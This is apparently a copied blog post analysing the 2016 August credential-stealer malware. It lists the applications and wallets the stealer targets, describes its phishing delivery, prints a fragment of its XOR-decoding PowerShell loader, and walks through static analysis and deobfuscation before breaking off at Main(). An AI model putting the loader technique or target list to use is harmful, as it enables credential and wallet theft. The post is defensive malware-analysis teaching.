
Analysis of August stealer malware

hazmalware.blogspot.de/2016/12/analysis-of-august-stealer-malware.html



NOTE: This blog has been merged with WordPress. You will be redirected to this article on the WordPress site in 10 seconds...

If you want to go there now, click here - https://hazmalware.wordpress.com/2016/12/27/analysis-of-august-stealer-malware/

August malware is designed to steal various data from compromised systems. It was observed appearing for sale around 10/20/2016. According to the malware authors post on underground forums it has the ability to steal various passwords, cookies, bitcoin wallets, RDP and FTP saved connections, and can even grab specified files. At the time of this writing the latest version can steal data from the following applications:

Browsers:
Mozilla FireFox
Google Chrome
Comodo IceDragon
Vivaldi Browser
Mail.Ru Browser
Torch Browser
Dooble Browser

U Browser
Coowon
Amigo Browser
Bromium
Yandex Browser
Opera Browser
Chromium
SRWare Iron
CoolNovo Browser
RockMelt Browser

FTP Clients:
FileZilla
CoreFTP
CuteFTP
SmartFTP
WinSCP
Total Commander

Email Clients:
MS Outlook <= 2013

Mozilla Thunderbird


IM Clients:
Windows Live
Pidgin
Psi

Bitcoin Wallets:
wallet.dat

RDP remote connection files

Any specified files/documents

Here is a look at the admin panel of this malware:




The malware has been observed being delivered in malspam emails that have word document attachments. It is the typical phishing type email that entices the user to open the attachment. The word documents contain VBA that will use powershell to download the malware payload from a remote URL where it is encoded into a byte array in the webpage. It is then programmed to load the byte array and decode it with an exclusive or (XOR) and call the main function from the loaded executable.

```
,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5
b,0x5b,0x5b,0x5b,0x5b,0x5b,0x5b);for($i=0;$i -lt $bytes.count;$i++){$bytes[$i] = $bytes[$i] -bxor 0x5b}
[System.Reflection.Assembly]::Load($bytes);[August_.Program]::Main("")
```

This post is geared more towards the binary analysis of the August malware, but the great people over at Proofpoint have done a fantastic job on an overview of the threat - you can read it on their blog here. So let's continue with our analysis.


Running the strings command on files can often give you quite a bit of interesting information regarding the sample you are analyzing. You have to be careful though, because strings can sometimes be misleading as malware authors can put junk strings in to confuse analysis -- remember to validate anything you find. Here are a few of the interesting strings I found in this sample:




You can see that there appears to be some strings related to crypto functions, encryption, decryption, HTTP functions, and even some anti-debugging. There are many, many more but we have to consolidate for the post. One of the more interesting items is the strings 'ConfusedByAttribute' and 'Confuser v1.9.0.0'.

Confuser is a packer / obfuscation tool for .NET applications. It offers a variety of obfuscation methods such as anti-debugging, anti-memory dumping, anti-decompiling, encrypting constants, methods, and resources, etc.


When analyzing an unknown binary it is always good to verify what type of file you are dealing with. PEiD shows that this is a .NET executable designed for 32 bit computers.



DiE (detect it easy) is another good tool to analyze exe files, especially if you think it might be packed. Looking at our sample it shows again that this is a .NET executable and it was designed for 32 bit. It also shows that this sample was packed with Confuser v1.9.0.0 - just like we saw in our strings.




It is good practice to not just rely on a single source of information, but to verify with multiple sources. CFF Explorer is one of my favorite apps for analyzing binary files because it gives you so much detailed information. Looking at this in CFF shows much of the same.




We see that the File Type is listed as a Portable Executable 32 .NET Assembly and File Info shows Microsoft Visual Studio .NET. So we are probably dealing with a .NET file... but let's do a little more analysis just to make sure. Do not pay attention to the created/modified/access times as these are when this binary was copied to the windows analysis computer... remember windows MAC time rules.


The Dos Header shows the 4D5A MZ magic number indicating that this is an executable file.




Checking the Optional Header info we can see the 2 byte value 010B (PE32) indicating that it is designed as a 32 bit application.



In the Data Directories section, under NT Headers -> Optional Header, we can see that .NET MetaData Directory RVA & Size on the right details page both contain values. These are good indications that we are indeed dealing with a .NET executable.




One last thing to verify - .NET files only have 1 import and 1 function imported. Here we see mscoree.dll and _CorDllMain, respectfully:



We can now confidently say that we are dealing with a .NET executable file.

There are a couple of other items of interest that we will take a look at. The exe compile datetime that shows the date and time the project was compiled from VisualStudio. This can easily be changed by anyone with a little knowledge. The compile time for this binary shows the following




Which converted becomes


```
0x5829ABBA [Mon Nov 14 12:19:06 2016 UTC]
```

Given other indicators going on for this around the same time, confidence is pretty high that the compile time is legit. The other item of interest is the module directory that shows the

name of this file at compile time. Because anyone can rename a file at anytime, this entry will often show the original name of the file the malware author had set at the time it was compiled. Here we see it was indeed called 'August@.dll'




Now that we know we are dealing with a .NET file, we can open it up in a decompiler and see what we get.




All of the methods and assemblies are encrypted by the Confuser packer that was identified earlier.

Looks like we're going to have to decrypt it first before analyzing. For this we can use a program called NoFuser to help with decryption. Running our binary through NoFuser shows that it detected Confuser v1.9 as well and successfully cleaned our binary.



Now open it back up in side the decompiler and we should have readable data.



Moving into the Main() method, because this is where code execution starts, we see that right away the malware hides itself by setting the FileAttribute to 'Hidden'.

```
// August_.Program
// Token: 0x0600007C RID: 124 RVA: 0x0000580C File Offset: 0x00003A0C
public static void Main(string[] args)
{
    try
    {
